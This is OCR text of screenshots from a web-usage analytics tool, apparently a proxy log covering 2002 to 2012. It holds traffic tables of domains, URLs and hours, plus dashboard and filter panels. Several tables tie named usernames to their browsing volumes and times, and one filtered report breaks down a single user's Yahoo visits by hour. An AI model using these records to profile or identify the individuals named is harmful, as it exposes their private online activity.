
	Pages/directories	↓ Events		Page views	Bytes	Packets	Elapsed time	Sessions	Session duration
1	(empty)	389	72.7 %	3	5.86 M	8.62 K	00:41:37	1	00:00:01
2	www.facebook.com/	27	5.0 %	27	0 B	0 B	00:00:00	2	00:00:00
3	ads.cnn.com/	14	2.6 %	14	0 B	0 B	00:00:00	1	00:00:00
4	beacon.videoegg.com/	9	1.7 %	9	0 B	0 B	00:00:00	1	00:00:02
5	www.adfusion.com/	6	1.1 %	6	0 B	0 B	00:00:00	1	00:00:01
6	www.latimes.com/	5	0.9 %	5	0 B	0 B	00:00:00	1	00:00:03
7	ad.doubleclick.net/	5	0.9 %	5	0 B	0 B	00:00:00	1	00:00:24
8	www.cnn.com/	5	0.9 %	5	0 B	0 B	00:00:00	1	00:00:00
9	view.atdmt.com/	4	0.7 %	4	0 B	0 B	00:00:00	2	00:00:00
10	pubads.g.doubleclick.net/	4	0.7 %	4	0 B	0 B	00:00:00	1	00:00:01
11	goku.brightcove.com/	3	0.6 %	0	0 B	0 B	00:00:00	0	00:00:00
12	ib.adnxs.com/	3	0.6 %	3	0 B	0 B	00:00:00	2	00:00:03
13	svcs.cnn.com/	3	0.6 %	3	0 B	0 B	00:00:00	1	00:00:01
14	l.betrad.com/	2	0.4 %	0	0 B	0 B	00:00:00	0	00:00:00
15	r.nexac.com/	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:01
16	tag.admeld.com/	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:00
17	t4.liverail.com/	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:00
18	odb.outbrain.com/	2	0.4 %	2	0 B	0 B	00:00:00	2	00:00:01
19	ytaahg.hs.llnw	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:00
20	cdn.turn.com/	2	0.4 %	2	0 B	0 B	00:00:00	2	00:00:00
21	bs.serving-sys.com/	2	0.4 %	2	0 B	0 B	00:00:00	2	00:00:37
22	ad-g.doubleclick.net/	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:00


Calendar
Usage
Dashboard
User Summary
Host Summary
Hosts By User
Usage Detail
Content
Overview
Date and time
Source
Server
Other
Cpus
Sessions
Single-page Summary
Log detail
Dashboard 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)
Overview
Hits 642,013 Avg/day 184.3
Page views 505,886 Avg/day 145.2
Visitors 370 Avg/day 0.1
Size 2.06 G Avg/day 621.48 K
start time 19/Oct/2002 20:30:37 Avg/day —
end time 02/May/2012 03:18:57 Avg/day —
Sessions 1,021 Avg/day 0.3
Session duration 26d 20:27:04 Avg/day 00:11:05
Traffic
Page views
150,000
120,000
90,000
60,000
30,000
0
01 Nov 2002
01 Nov 2004
01 Nov 2006
01 Nov 2008
01 Nov 2010
User Summary
1 - 10 of 147
Rows
Username
Page views
Sessions
Session duration
1 - 483,757 1,019 23d 18:17:03
2 komolafe 1,687 1 03:33:43
3 oakin 1,088 1 01:23:30
4 babayomi 1,008 2 01:08:16
5 olayeni 973 2 02:32:52
6 olaojo 803 1 01:29:50
7 yus_arcsstee 750 4 01:50:20
8 jay_arcsstee 715 3 01:28:25
9 badeyek 605 2 01:33:05
10 bbabatop 503 1 02:42:58
137 other items 13,997 – 2d 08:27:02
Total 505,886 – 26d 20:27:04

Top level domain 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

1 - 500 of 2546 Rows


	Top level domain	Sessions	Session duration
1	microsoft.com	426	1d 01:58:35
2	yahoo.com	262	2d 02:44:41
3	msn.com	249	1d 01:08:25
4	windowsupdate.com	194	07:25:44
5	google.com	174	13:45:40
6	doubleclick.net	171	05:29:23
7	akamai.net	159	02:54:07
8	com.au	151	02:18:36
9	goldweb.com.au	143	09:35:30
10	passport.com	141	01:07:08
11	ninemsn.com.au	130	2d 04:34:20
12	imrworldwide.com	125	03:58:04
13	symanteclive update.com	116	03:32:17
14	hotmail.com	116	03:43:52
15	atdmt.com	109	00:41:46
16	mcafee.com	90	02:47:19
17	real.com	88	1d 08:42:37
18	yimg.com	79	00:46:56
19	verisign.com	53	01:47:35
20	gator.com	44	1d 15:34:32
21	yahoomail.com	40	00:07:05
22	macromedia.com	40	00:49:32





URLs 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)


1 - 200 of 7357

	URL	Hits		Page views	Visitors	↓ Size	Sessions	Session duration
1	http://data.kasabi.com/(omitted)	319,410	49.8 %	319,410	1	452.09 M	2	3d 20:20:15
2	http://dl22cg.rapidshare.de/(omitted)	1	0.0 %	1	1	63.64 M	1	00:00:12
3	http://data.nytimes.com/(omitted)	9,128	1.4 %	9,128	1	45.90 M	1	00:12:45
4	http://www.gutenberg.org/(omitted)	39	0.0 %	39	1	32.69 M	1	00:00:22
5	http://us.i1.yimg.com/(nonpage)	13,319	2.1 %	0	132	28.12 M	0	00:00:00
6	http://us.js2.yimg.com/(nonpage)	1,206	0.2 %	0	89	27.91 M	0	00:00:00
7	http://nastynews.org/(omitted)	49	0.0 %	49	1	27.39 M	1	00:03:23
8	http://extension.unh.edu/(omitted)	180	0.0 %	180	1	26.81 M	1	00:32:20
9	http://www.punchng.com/(nonpage)	3,394	0.5 %	0	7	21.60 M	0	00:00:00
10	http://download.microsoft.com/(omitted)	2,293	0.4 %	2,293	159	20.62 M	165	06:15:23
11	http://umbel.org/(omitted)	15,271	2.4 %	15,271	1	19.93 M	2	01:28:32
12	http://download.grisoft.cz/(omitted)	8	0.0 %	8	1	18.50 M	1	00:00:59
13	http://free.grisoft.cz/(omitted)	4	0.0 %	4	1	17.67 M	1	00:01:26
14	http://au.download.windowsupdate.com/(omitted)	1,085	0.2 %	1,085	2	16.92 M	2	00:48:33
15	http://vp.video.google.com/(omitted)	1	0.0 %	1	1	16.49 M	1	00:00:02
16	http://www.download.windowsupdate.com/(omitted)	163	0.0 %	163	24	14.55 M	24	00:45:06
17	ftp://ftp.hp.com/(omitted)	1	0.0 %	1	1	13.94 M	1	00:00:14
18	http://liveupdate.symanteclive update.com/(omitted)	383	0.1 %	383	77	13.12 M	116	03:32:17


Date Picker
Date or Start Date
End Date
Relative Date
Custom
Apply
Cancel
Last 1 weeks
Clear
Recent
Last
1
2
3
4
5
6
7
8
9
10
years
quarters
months
weeks
days


150,000
120,000
90,000
60,000
30,000
0
Zoom Active
Zoom to selected items by opening a report or via Filters.
Cancel Zoom
Username
Page views
Sessions
Session duration
1 - 483,757 1,019 23d 18:17:03
2 komolafe 1,687 1 03:33:43
3 oakin 1,088 1 01:23:30
4 babavomi 1,008 2 01:08:16
973 2 02:32:52
803 1 01:29:50
7 yus_arcsstee 750 4 01:50:20
8 jay_arcsstee 715 3 01:28:25
9 badeyek 605 2 01:33:05
10 bbabatop 503 1 02:42:58
Zoom
37 other items 13,997 – 2d 08:27:02
Total 505,886 – 26d 20:27:04
Host Summary
1 - 10 of 2546
Rows
Top level domain
Page views
Sessions
Session duration
1 kasabi.com 319,410 2 3d 20:20:15
2 fu-berlin.de 31,415 2 07:16:58
3 linkedmdb.org 16,211 2 04:51:40
4 nytimes.com 15,403 3 02:35:59
5 umbel.org 15,271 2 01:28:32
6 yahoo.com 11,388 262 2d 02:44:41
7 geospecies.org 11,216 2 01:26:31



Filters
Just added (2 active)
Saved (0 active)
Recently added (0 active)
Select All
Deselect All
Username is 'bbabatop'
Move to Saved
Delete
Top level domain is 'geospecies.org'
Move to Saved
Delete
Save and Apply
Cancel


Calendar
Usage
Dashboard
User Summary
Host Summary
Hosts By User
Usage Detail
Content
Top level domain
Hierarchies
Pages/directories
URLs
File types
Mime types
Overview
Date and time
Date/times
Years
Months
Days
Days of week
Hours of day
Hours of day 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)
Report is filtered and shows data for
Top level domain is yahoo.com
Username is babayomi
Hits
400
300
200
100
0
4:00 am 5:00 am 6:00 am 7:00 am 8:00 am
1 - 3 of 3
Rows
Hour of day | Hits | Page views | Visitors | Size | Sessions | Session duration
1 4:00 AM - 5:00 AM | 309 | 306 | 1 | 2.40 M | 1 | 00:28:36
2 5:00 AM - 6:00 AM | 312 | 312 | 1 | 1.76 M | 1 | 00:23:22
3 8:00 AM - 9:00 AM | 42 | 39 | 1 | 317.85 K | 1 | 00:01:26
Total | 663 | 657 | – | 4.47 M | – | 00:53:24

Date/times 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for

Top level domain is windowsupdate.com



Date/time > Sep/2006

1 - 1 of 1 Rows


	↑ Date/time	Hits	Page views	Visitors	Size	Sessions	Session duration
1	08/Sep/2006	3,007	3,007	175	19.02 M	181	07:10:55
	Total	**3,007**	**3,007**	**–**	**19.02 M**	**–**	**07:10:55**

Hours of day 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for

Top level domain is windowsupdate.com

Hits



1 - 9 of 9 Rows

	↑ Hour of day	Hits	Page views	Visitors	Size	Sessions	Session duration
1	midnight - 1:00 AM	35	35	1	2.78 M	1	00:02:54
2	3:00 AM - 4:00 AM	15	15	1	54.44 K	1	00:00:31
3	4:00 AM - 5:00 AM	89	89	6	739.70 K	6	00:07:46
4	5:00 AM - 6:00 AM	101	101	16	131.43 K	16	00:16:05
5	6:00 AM - 7:00 AM	211	211	26	226.38 K	26	00:38:41
6	7:00 AM - 8:00 AM	1,620	1,620	110	11.12 M	110	04:06:53
7	8:00 AM - 9:00 AM	1,062	1,062	66	7.59 M	66	02:11:05
8	10:00 AM - 11:00 AM	4	4	3	27.19 K	3	00:01:09
9	11:00 PM - midnight	20	20	2	10.92 M	2	00:00:40
	Total	**3,157**	**3,157**	**–**	**33.56 M**	**–**	**07:25:44**

Usernames 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for
Top level domain is windowsupdate.com

1 - 2 of 2 Rows

	Username	Hits		Page views	Visitors	Size	Sessions	Session duration
1	nobody	3,155	99.9 %	3,155	186	33.54 M	193	07:25:33
2	femiadedeji	2	0.1 %	2	1	21.23 K	1	00:00:11
	Total	**3,157**	**100.0 %**	**3,157**	**–**	**33.56 M**	**–**	**07:25:44**

Pages/directories 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for
Top level domain is windowsupdate.com
Username is femiadedeji

1 - 1 of 1 Rows

	Pages/directories	Hits		Page views	Visitors	Size	Sessions	Session duration
1	http://www.download.windowsupdate.com/	2	100.0 %	2	1	21.23 K	1	00:00:11
	Total	**2**	**100.0 %**	**2**	**–**	**21.23 K**	**–**	**00:00:11**


File types 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)


Report is filtered and shows data for
Top level domain is windowsupdate.com
Username is femiadedeji


1 - 2 of 2 Rows

